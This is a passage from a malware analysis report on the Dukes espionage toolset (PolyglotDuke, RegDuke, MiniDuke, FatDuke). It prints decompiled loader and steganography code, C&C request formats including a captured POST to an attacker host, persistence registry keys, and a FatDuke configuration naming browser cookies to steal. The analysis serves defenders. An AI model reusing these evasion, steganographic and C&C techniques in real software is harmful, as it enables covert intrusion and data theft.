Table 1 *List of parameters used to generate GET request to the C&C server*

List of hardcoded argument names

action	Arg	campaign_id	data
extra	extra_1	Format	id
img_id	Item	itemId	item_id
K	L	mod_id	mode
num	Number	Oldid	option
page	Pf	Pflo	placement
ref	S	Show	state
tag	Term	Title	v
var	View		

The GET argument values are randomly generated but the first random string in each request should comply with a constraint based on a specific integer (see below). A string will be randomly regenerated until one complies with the constraints. The digits from the string representation of the MD5 hash of the randomly generated string are summed, and then modulo 5 of this value must match a specific integer.

The communication with the C&C server to retrieve a payload follows this sequence:

- First the communication with the C&C server is checked. The sum of the digits of the MD5 hash of the first argument modulo 5 should be equal to 4. The response of the C&C server is matched with the second random string as it will echo back this string in case of successful communication.
- If the communication with the C&C server is successful, a custom hash from the concatenation of the username and the volume serial number of the disk of the current directory is generated and sent twice. The modulo 5 value of the MD5 hash of the first parameters of these requests should be 0 and 2 respectively.
- In the response to the second request, search for `<img src="` and the next `">` strings in the last response and extract the image filename between them, if present. Figure 11 shows a C&C server response at the identification step, with a path to an image (`cuteanimals12.jpg` in this case).
- If a filename was extracted in the preceding step, the file is retrieved into the directory whose name is the unique ID sent twice at the registration step:
  `GET example.com/<Username_VolumeID_Hash>/cuteanimals12.jpg`

```
<!DOCTYPE HTML>
<html>
    <head>
        <link type="text/css" rel="stylesheet" href="styles.css"/>
    </head>
    <body>
        <p>bloginfo.html</p><br><img src="cuteanimals12.jpg"><br><p>webstatus.html</p><br>
    </body>
</html>
```

Figure 11 // C&C response with a path to an image to download

This sequence continues until a path to a file is provided between the `<img src=" and ">` strings and the file downloaded. The communication steps are summarized in Figure 12.



Figure 12 // Communication sequence with the C&C server

Interestingly, the root URLs of the C&C server used by PolyglotDuke redirect to domains with similar names hosting legitimate websites. This technique is probably used in order to avoid suspicion when investigating the traffic with the C&C server. For one of the C&C servers, the attackers forgot to add a TLD to the redirected domain. Examples of redirection are shown in Table 2.

Table 2 *Example of redirection from the C&C servers' root URLs*

C&C server domain name	Redirection target
rulourialuminiu.co[.]uk	rulourialuminiu.ro
powerpolymerindustry[.]com	powerpolymer.net
ceycarb[.]com	ceycarb (invalid, missing TLD)

Payload decryption and execution

A data blob containing encrypted data is appended to the end the downloaded file: this technique allows data to be easily included in a JPEG or PNG image download in a way that means the image remains valid. We couldn't retrieve any of the files downloaded by PolyglotDuke to confirm this hypothesis but the way the encrypted blob is added to such files in addition to their extension being `.jpg` or `.png` lead us to think that they were valid images used to look like legitimate traffic.

To extract the payload from the file downloaded from the C&C server, PolyglotDuke will first decrypt the last eight bytes with RC4 using the same key as the one used for strings decryption. The first four decrypted bytes correspond the offset to the embedded blob relative to the end of the file and the last four bytes provide a value used as integrity check; that value is the same as the first four bytes at the beginning of the blob.

The structure of the file is described in Figure 13.



Figure 13 // Embedded blob format

After obtaining the offset to the embedded blob and checking the integrity value, the size of the RC4-encrypted blob is retrieved from immediately afterward. Then, next to the encrypted blob, we find the signed SHA-1 hash of the blob. Before decrypting the blob, the hash signature is checked against an RC4-encoded public key hardcoded in the binary. The signature verification procedure is shown in Figure 14 , while the public key used to check the hash signature is shown in Figure 15.

```
if (CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash))
{
    if (CryptHashData(hHash, encryptedPE->data, encryptedPE->size, 0))
    {
        pubKeyBlob_1 = pubKeyBlob;
        if (CryptImportKey(hProv, pubKeyBlob->data, pubKeyBlob->size, 0, 0, &hPubKey))
        {
            cryptVerifyStatus = CryptVerifySignatureW(hHash,
                                                      signature->data,
                                                      signature->size,
                                                      hPubKey,
                                                      0,
                                                      0);
        }
        else
        {
            CryptDestroyHash(hHash);
            cryptVerifyStatus = 0;
        }
        goto LABEL_19;
    }
    CryptDestroyHash(hHash);
}
```

Figure 14 // Decompiled hash signature verification procedure

Figure 15 // Public key used to verify the hash signature

This technique ensures that only a payload signed by the operators could be executed on the victim's machine, since the private key used to sign the hash is needed to generate a valid signature.

After having successfully checked the hash signature of the encrypted blob, it is decrypted using the same key used for the RC4-encrypted strings. The format of the decrypted blob is shown in Figure 16.



Figure 16 // Encrypted blob format after decryption

Notice that the same delimiter value is used and checked at various positions of the blob (in the example in Figure 16 it is 0x1BD75010). Two of the bytes between the first two delimiters define the action to be taken with the decrypted blob.

The value immediately following the second delimiter is the size of the data, being either a PE or an encrypted configuration, followed by the data itself followed by a third delimiter, the size of the subsequent filename, and finally the filename itself. The correct extension (`.dll` or `.exe`) will be appended to the filename of the PE to be written, depending on the executable type. The list of valid combinations and their respective behaviors is shown on Table 3.

Table 3 *List of execution type combination and their corresponding behavior*

exec type 1	exec type 2	behavior
0	2	write the executable to disk and launch it using `CreateProcess`
1	4	write the DLL to disk and launch it using `rundll32.exe`
2	3	write the DLL to disk and load it using `LoadLibraryW`
3	1	write the encrypted JSON config to the registry, updating the list of public pages to parse for encoded C&C addresses

4.3 RegDuke: a first-stage implant

RegDuke is a first-stage implant that is apparently used only when attackers lose control of the other implants on the same machine. Its purpose is to stay undetected as long as possible to help make sure the operators never lose complete control of any compromised machine.

It is composed of a loader and a payload, the latter being stored encrypted on the disk. Both components are written in .NET. RegDuke persists by using a WMI consumer named `MicrosoftOfficeUpdates`. It is launched every time a process named `WINWORD.EXE` is started.

Our analysis is based on the sample with SHA-1 `0A5A7DD4AD0F2E50F3577F8D43A4C55DDC1D80CF`.

The loader

Between August 2017 and June 2019, we have seen four different main versions of the loader. The first version was not obfuscated and had the encryption key hardcoded in the code. Later versions read the encryption key from the Windows registry and use different types of obfuscation such as control-flow flattening or directly using *.NET Reactor*, a commercial obfuscator. Figure 17 is a sample of RegDuke obfuscated with .NET Reactor.

```
string keyName;
int num4;
int num5;
switch ((num3 = (uint) (num1 ^ num2)) % 33U)
{
  case 0:
    numArray2 = (byte[]) Registry.GetValue(keyName, valueName1, (object) new byte[1]);
    num1 = -1633945596;
    continue;
  case 1:
    int num6;
    num1 = num6 = index % 2 != 0 ? -425594546 : (num6 = -1632960665);
    continue;
  case 2:
    goto label_22;
  case 3:
    goto label_1;
  case 4:
    numArray1[num5++] = numArray2[index];
    num1 = (int) num3 * 679917636 ^ 417958294;
    continue;
```

Figure 17 // Obfuscated RegDuke sample

The flow of the loader is simple. It reads the encrypted file at either a hardcoded path or at a value extracted from the Windows registry, as shown in Figure 18.

```
      byte[] rawAssembly = AdobeJS.AdobeJS.DecryptFile
(Environment.ExpandEnvironmentVariables("%ProgramFiles(x86)%\\Adobe\
\Reader 9.0\\Reader\\Javascripts\\JSByteCode.bin"), "bKWXbGTVA", new
byte[16]
      {
        (byte) 231,
        (byte) 15,
        (byte) 207,
        (byte) 192,
```

Figure 18 // RegDuke. The path, password and salt are hardcoded in this example.

Then, it decrypts it using a password and a salt either hardcoded in the loader or stored in the Windows registry. The encryption key and the initialization vector are derived from the password and the salt using the technique described in RFC 2898, also known as PBKDF2, as shown in Figure 19.

```
    private static byte[] DecryptFile(string inputFileName, string password, byte[] salt)
    {
      try
      {
        FileStream fileStream = new FileStream(inputFileName, FileMode.Open,
FileAccess.Read);
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, salt);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(32);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(16);
        CryptoStream cryptoStream = new CryptoStream((Stream) fileStream,
rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Read);
        byte[] numArray = new BinaryReader((Stream) cryptoStream).ReadBytes(5000000);
        cryptoStream.Close();
        fileStream.Close();
        return numArray;
```

Figure 19 // Decryption of RegDuke payload

In all the samples we have seen, they use only the three different registry keys listed in Table 4.
It is interesting to note that attackers seem to have put some effort at selecting registry keys and values that might look legitimate.

Table 4 *RegDuke Windows registry keys*

Registry Key	Value containing the directory of the payload	Value containing the filename of the payload	Value containing the password and the salt
HKEY_LOCAL_MACHINE\SOFTWARE\Intel\MediaSDK\Dispatch\0102	PathCPA	CPAmodule	Init
HKEY_LOCAL_MACHINE\SOFTWARE\Intel\MediaSDK\Dispatch\hw64-s1-1	RootPath	APIModule	Stack
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSBuild\4.0	MSBuildOverride-TasksPath	DefaultLibs	BinaryCache

Finally, the decrypted Windows Executable is loaded using the `Assembly.Load` method. We only found one payload, but we cannot be certain that others are not deployed in the wild.

The payload: a fileless, Dropbox-controlled backdoor

The payload is a backdoor that resides in memory only, and that uses Dropbox as its C&C server.
Its configuration is hardcoded in an internal class, shown in Figure 20. Our analysis is based on the sample with SHA-1 `5905C55189C683BC37258AEC28E916C41948CD1C`.

```
internal class Globals
{
  public static byte[] key = Encoding.UTF8.GetBytes("<Redacted>
  public static string tokenDbx = "<Redacted>
  public static string cliendId = "collection_4";
  public static string iconId = "icons";
  public static string proxy = "http://10.1.1.1:8080";
  public static Random rand = new Random();
  public static int heghtIco = 32;
  public static int widthIco = 32;
}
```

Figure 20 // Dropbox backdoor configuration (redacted)

We have seen the following `clientId` values being used: `collection_3`, `collection_4`, `collection_6`, `collection_7`, `collection_8` and `collection_99`. However, other than `collection_4`, we were not able to determine the targets for these collections.

The backdoor regularly lists the Dropbox directory corresponding to its `clientId` and downloads PNG files from it. The downloaded PNG files are valid pictures, as you can see in Figure 21.

Figure 21 // Example of two pictures downloaded from the Dropbox directory

However, the attackers have used steganography to hide data in the pictures. In Figure 22, you can see the code looping over all the pixels of the image and extracting data from them.

```
Bitmap bitmap = new Bitmap((Stream) memoryStream);
int width = bitmap.Width;
int height = bitmap.Height;
BitmapData bitmapdata = bitmap.LockBits(new Rectangle(0, 0, width, height), ImageLockMode.ReadOnly, PixelFormat.Format24bppRgb);
byte[] databytes = new byte[width * height];
int index1 = 0;
byte* numPtr1 = (byte*) (void*) bitmapdata.Scan0;
byte* numPtr2 = numPtr1;
for (int index2 = 0; index2 < height; ++index2)
{
  for (int index3 = 0; index3 < width; ++index3)
  {
    byte num = Convert.ToByte((int) numPtr1[2] & 7 | ((int) numPtr1[1] & 7) << 3 | ((int) *numPtr1 & 3) << 6);
    numPtr1 += 3;
    databytes[index1] = num;
    ++index1;
  }
  numPtr2 += bitmapdata.Stride;
  numPtr1 = numPtr2;
}
```

Figure 22 // Loop extracting a payload from the pixels of a downloaded picture

Each pixel is encoded into 24 bits: 8 for red, 8 for green and 8 for blue. The developers use a technique called "Least Significant Bit" to store 8 bits of data in each pixel, as shown in Figure 23. This technique has been used previously by other malware such as Gozi [25]. They extract two bits from the red value, three from the green and three from the blue.



Figure 23 // The least significant bits of each color of each pixel are extracted to recover the hidden data

The steganographically altered image has almost no visible difference from the original image because the two or three least significant bits have a very limited impact on the color. For the green and blue components of each pixel a maximum of 7/256, and for the red component 3/256 of a fully saturated pixel variation will occur. Figure 24 shows a blue of value 255 (on the left) and the maximum deviation from that in just the blue spectrum with a value of 248 (on the right). There is apparently no difference but, by doing that on every pixel of the image, allows the attacker to store a backdoor in a still valid PNG image.

Figure 24 // Comparison between a blue of value 255 and a blue of value 248

Finally, it decrypts the extracted bytes using the AES key hardcoded in the config. The decrypted data can be:

- a Windows executable
- a Windows DLL
- a PowerShell script

We have seen the following executables being dropped by this Dropbox backdoor:

- Several MiniDuke backdoors (see *section 4.4*)
- Process Explorer, a utility that is part of the *SysInternals suite*

4.4 MiniDuke backdoor: the second stage

As highlighted in *section 3.2*, the most recent versions of the MiniDuke backdoor have a lot of code similarities with earlier versions, such as the sample with SHA-1 of `86EC70C27E5346700714DBAE2F10E168A08210E4`, described by Kaspersky researchers in 2014 [21]. Our analysis is based on the sample with SHA-1 `B05CABA461000C6EBD8B237F318577E9BCCD6047`, compiled on August 17, 2018.

MiniDuke acts as a second-stage backdoor, which is dropped by one of the two first-stage components described in the sections above.

The most recent samples we are aware of were compiled in June 2019 and show no major changes, except the C&C domain and the use of an invalid (likely transplanted) digital signature, as shown in Figure 25. This might be an attempt to bypass some security products.



Figure 25 // Invalid digital signature added to the backdoor

The backdoor is still written in pure x86 assembly but its size increased a lot – from 20 KB to 200+ KB. This is due to the addition of obfuscation, mainly control-flow flattening [26], as shown in Figure 26. This is a common obfuscation technique that makes it difficult to read the code because every function is split in a switch/case inside a loop.



Figure 26 // Control flow flattening used to obfuscate the MiniDuke backdoor

Some of the Windows API functions are resolved dynamically. The backdoor uses a simple hash function to obfuscate the name of the function it tries to resolve.

The network communication is relatively simple. It can use the `GET`, `POST` and `PUT` HTTP methods to contact the hardcoded C&C server.

In order to blend into the legitimate traffic, the data are prepended with a JPEG header. The resulting images are not valid, but it is very unlikely that anybody will check the validity of all pictures in the network traffic. Figure 27 is an example of a POST request to the C&C server. As the server was down at the time of capture, we were not able to receive a reply, but we believe the reply also contains a JPEG header, as the malware ignores the first bytes of the reply.

```
POST / HTTP/1.1
Accept: text/html,  application/xml;q=0.9, image/png, image/gif, image/jpeg, image/x-bitmap, */*;q=0.1
Referer: http://ecolesndmessines.org/aay=oxba
Accept-Language: en-US,en
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----------GJXpdy2jz1ECmhuMy6f7l
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge
Host: ecolesndmessines.org
Content-Length: 266
Connection: Keep-Alive
Cache-Control: no-cache

------------GJXpdy2jz1ECmhuMy6f7l
Content-Disposition: form-data; name="anve"; filename="ogmopca.jpg"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

......JFIF.....H........U..)dr..u.t....I......
------------GJXpdy2jz1ECmhuMy6f7l--
```

Figure 27 // Post request to the C&C server that looks like a regular jpeg file upload

In addition to the HTTP protocol, the malware is able to send and receive data over a named pipe. This feature typically allows it to reach machines on the local network that don't have internet access. One compromised machine, with internet access, will forward commands to other compromised machines through the named pipe.

A similar feature to the named pipe is the HTTP proxy. The malware will listen on a first socket, either on the default port `8080` or on a port specified by the operators. It will also open a second socket with the C&C server. It waits for connections on the first socket and when one is established, it proxies data between the two sockets. Thus, a machine without internet access, or with a firewall that blocks connections to the attackers' domain, might still be able to reach the C&C through the proxy machine.

Finally, this malware implements thirty-eight different backdoor functions such as:

- Uploading or downloading files
- Creating processes
- Getting system information (hostname, ID, pipename, HTTP method)
- Getting the list of local drives and their type (`unk`, `nrt`, `rmv`, `fix`, `net`, `cdr`, `ram`, `und`)
- Reading and writing in the named pipe
- Starting and stopping the proxy feature

4.5 FatDuke: the third stage

FatDuke is the current flagship backdoor of the group and is only deployed on the most interesting machines. It is generally dropped by the MiniDuke backdoor, but we also have seen the operators dropping FatDuke using lateral movement tools such as PsExec.

The operators regularly repack this malware in order to evade detections. The most recent sample of FatDuke we have seen was compiled on May 24, 2019.

We have seen them trying to regain control of a machine multiple times in a few days, each time with a different sample. Their packer, described in a later section, adds a lot of code, leading to large binaries. While the effective code should not be larger than 1MB, we have seen one sample weighing in at 13MB, hence our name for this backdoor component: FatDuke.

In this section, we will use the sample with SHA-1 `DB19171B239EF6DE8E83B2926EADC652E74A5AFA` for our analysis.

Installation and persistence

During our investigation, we were not able to find a dropper for FatDuke. We believe the operators simply install the backdoor and establish persistence using the standard commands of an earlier stage backdoor.

We also noted that FatDuke generally replaced the second-stage binary, reusing the persistence mechanism already in place.

The persistence we have seen is very standard. They use the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` and creatd a new value named `Canon Gear` and value `C:\Program Files\Canon\Network ScanGear\Canocpc.exe`. This launches the backdoor each time a user logs in.

Configuration

FatDuke has a hardcoded configuration embedded in the executable's resources, as shown in Figure 28.



Figure 28 // FatDuke configuration data in the PE resources

The configuration data is a JSON object encoded in base64. Once decoded, it reveals much interesting information, as shown in Figure 29.


```
{
    "config_id": "145",
    "encoding_mode": "Base64",
    "encryption_mode": "Aes256",
    "key": "62DA45930238A4A1149E76658A35C4A70CE7E0CDF7529C96499FB5F27AA647B3",
    "pivoting_ip": "<redacted local IP v4 address>",
    "pivoting_pipe": "lippstdt",
    "pivoting_login": "Administrator",
    "pivoting_password": "<redacted>",
    "server_address": "https://ministernetwork[.]org:443/Main/",
    "ignore_certificate_errors": "0",
    "connection_types": "WinInet,WinHttp,UrlMon",
    "data_container": "Cookie",
    "rsa_public_key": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0NCk1JSUJJakFOQmdrcWhraUc5dz
BCQVFFRkFBT0NBUThBTUlJQkNnS0NBUUVBcWZBWHVlRTdiK2pUUFhWb3MxVSsNCnRkcWV5WlR2dFNWYXRvZkt
1QWZUNm5wVmh3cHBieFRDcjdSN1Y2VXdwK2tPK1pTbWRWTTZ4b3VzOTAyTDVIV3UNCldXK1dOemsraDVJUzFP
dWdkeUJXQWs4bDRmWVRoMVBNbXgwTzQvZU9JY0g4c1NUNXZPOTB3SEY0T3pXQ1I4b3gNCkxqVGlkTTdpVXQ5Y
kptVjRkNDZVa2tpL3ZDYXZFU0p5b0l2eU9WS2M0ZjNRczQ2TW1uSjRnd1RoaE4rQkt2dmgNCnphbXJOZ3kzNk
9QY0IxOFRweGd3OW8vVmpMbTJ2RTB2c3dzM3hqOXlGTERTVFplRUFBY0V6c1NvckRQOFdOWm0NCktyMXVNUFh
vL3k2by9VOUptM3VPdUFFdG50cEpRQW5SZmFpZGZpbHBVUHF6OXZxWGpiOCtJSXVtWVQvRUVwcmMNCkd3SURB
UUFCDQotLS0tLUVORCBQVUJMSUMgS0VZLS0tLS0NCg==",
    "request_min_timeout_s": "1",
    "request_max_timeout_s": "60",
    "php_aliases": "about.php,list.php,contacts.php,people.php,forum.php,index.php,
welcome.php",
    "cookies": "param,location,id_cookie,info,session_id",
    "service_cookie_1": "GMAIL_RTT",
    "service_cookie_2": "SAPISID",
    "service_cookie_3": "APISID",
    "activity_scheduler": "Mon,Tue,Wed,Thu,Fri;0:00-23:59",
    "grab_ua_by_probing": "0"
}
```


Figure 29 // FatDuke configuration example

Included in the information contained in the config, we can see:

- The AES key used to encrypt/decrypt the network traffic
- The pipe name and the credentials used to contact another machine on the local network
- The C&C URL
- The time of day when the backdoor is enabled for attacker access
- Cookies that the malware can fetch in the browser's cookie directory. They are related to cookies used by Google services such as YouTube or Gmail

The operator has the possibility to fetch the configuration from the computer along with usual computer information like username, Windows version, computer name, build, etc.

Finally, it does not seem possible to update this configuration without dropping a new version of the malware.

Backdoor and network

FatDuke can be controlled remotely by the attackers using a custom C&C protocol over HTTP or using named pipes on the local network.

HTTP communications and backdoor commands

In order to blend into the network traffic, FatDuke tries to mimic the user's traffic by using the same *User-Agent* as the browser installed on the system. It implements two different techniques to gather this value.

First, it can probe the User-Agent by making an HTTP request on a socket it has just created.

1. It creates a socket listening on localhost:80
2. It accepts any connection
3. It calls `ShellExecuteW` with `open` and `http://localhost:` as argument. This will open the default browser on the URL localhost.
4. The socket replies with a hardcoded HTTP reply:

```
HTTP/1.1 200 OK
Server: Apache/2.2.14 (Win32)
Content-Type: text/html
Connection: close
<html><script>window.close();</script></html>
```

   This simple JavaScript code will directly close the browser. The window pops up only for a fraction of second but the user also loses focus of the currently active window.

5. In order to extract the User-Agent, FatDuke parses the HTTP request sent by the browser to its socket.

If the previous method did not work, it can check the default browser in the registry key `HKCU\Software\Classes\http\shell\open\command`. It then selects one of the hardcoded User-Agent strings accordingly, as shown in Table 5.

Table 5 *Hardcoded User-Agent*

Default Browser	Selected User-Agent
Chrome	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Firefox	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Internet Explorer	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Opera	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.35 Safari/537.36 OPR/24.0.1558.21
Safari	Mozilla/5.0 (Windows; Windows NT 6.1) AppleWebKit/534.57.2 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.2

Next, FatDuke contacts the C&C server, specified in the config, and uses one of the PHP scripts specified in the `php_aliases` field of the config. It is interesting to note that these filenames are related to the theme of the C&C server domain. For example, they registered the domain `westmedicalgroup[.]net`, and the aliases list contains filenames such as `doctors.php` or `diagnostics.php`.

Figure 30 is a summary of the C&C protocol.



Figure 30 // FatDuke C&C protocol

The requests sent to the C&C server are crafted to look like typical GET requests and once again are related to the script name. For example, the request below uses parameters that you might expect to find on a forum's website.

```
/homepage/forum.php?newsid=<RANDOM>&article=<REDACTED>&user=
e40a4bc603a74403979716c932f0523a&revision=3&fromcache=0
```

However, while some fields are randomly generated strings, `article` and `user` could be used by the operator to pinpoint the victim. The first keyword, `article`, is an identifier – a SHA-256 hash of the volume identifier concatenated with MAC addresses found on the target computer. The other keyword, `user`, probably flags the general configuration that comes with the malware. This value is located in the PE resource section, right before the encoded configuration mentioned in *section 4.5*.

The reply is an HTML page, with the HTML content copied from a legitimate website such as the BBC. However, if the C&C server wants to send a command to the malware, it will add an additional HTML `img` tag to the page, as shown in Figure 31.

```
<h1 id="page-title">BBC Homepage</h1>

<div id="page" role="main" class="content" data-wwhp-module="images, media">
<section class="module module--date module--highlight" data-wwhp-module="header">
    <h2 class="module__title" style="opacity: 1;">11:05 05/15/2019</h2>
</section>
<section class="module module--promo module--highlight">
    <div class="module__content">
        <ul class="media-list">
            <br/><li class="media-list__item media-list__item--1">
                <div class="media media--hero media--primary media--overlay block-link">
                    <div class="media__image">
                        <div class="responsive-image">
                            <img id="idd0" src="/about/bottom.php?imageid=32d7bcf505ca1af4a38762ff650968ac9cab2ce305cdbf8331d30b.png"
                                class="image-replace" alt="" data-src="http://ichef.bbci.co.uk/wwhp/{width}/cpsprodpb/12556/production/_86149057_86148833.jpg"
                                width="999" />
                        </div>
                    </div>
```

Figure 31 // Additional image tag sent by FatDuke C&C

Once it receives this HTML page, the malware uses the two following regexes:

- `<img id="id[0-9]+" src="([^ "]+)" class="image-replace"[^>]*>`
- `<img id="idd[0-9]+" src="([^ "]+)" class="image-replace"[^>]*>`

These regexes extract the `src` attribute value – the URI of the image. If it finds an image, the malware will make another GET request to `http(s)://<C&C>/<directory>/<php_script.php>?imageid=<src value>`. In our example, it will make a request to `http://<C&C>/about/bottom.php?imageid=32d7bcf505ca1af4a38762ff650968ac9cab2ce305cdbf8331d30b.png`.

This will return a file, such as that shown in Figure 32. These files masquerade as PNG images in the GET request, but are not valid images. They contain a header of 0x37 bytes, matching one hardcoded in the malware, and a chunk of encrypted data that is base64 encoded. To further the PNG subterfuge, the header contains an incomplete, misplaced and corrupted PNG header, which may be sufficient to avert concern under cursory examination.

```
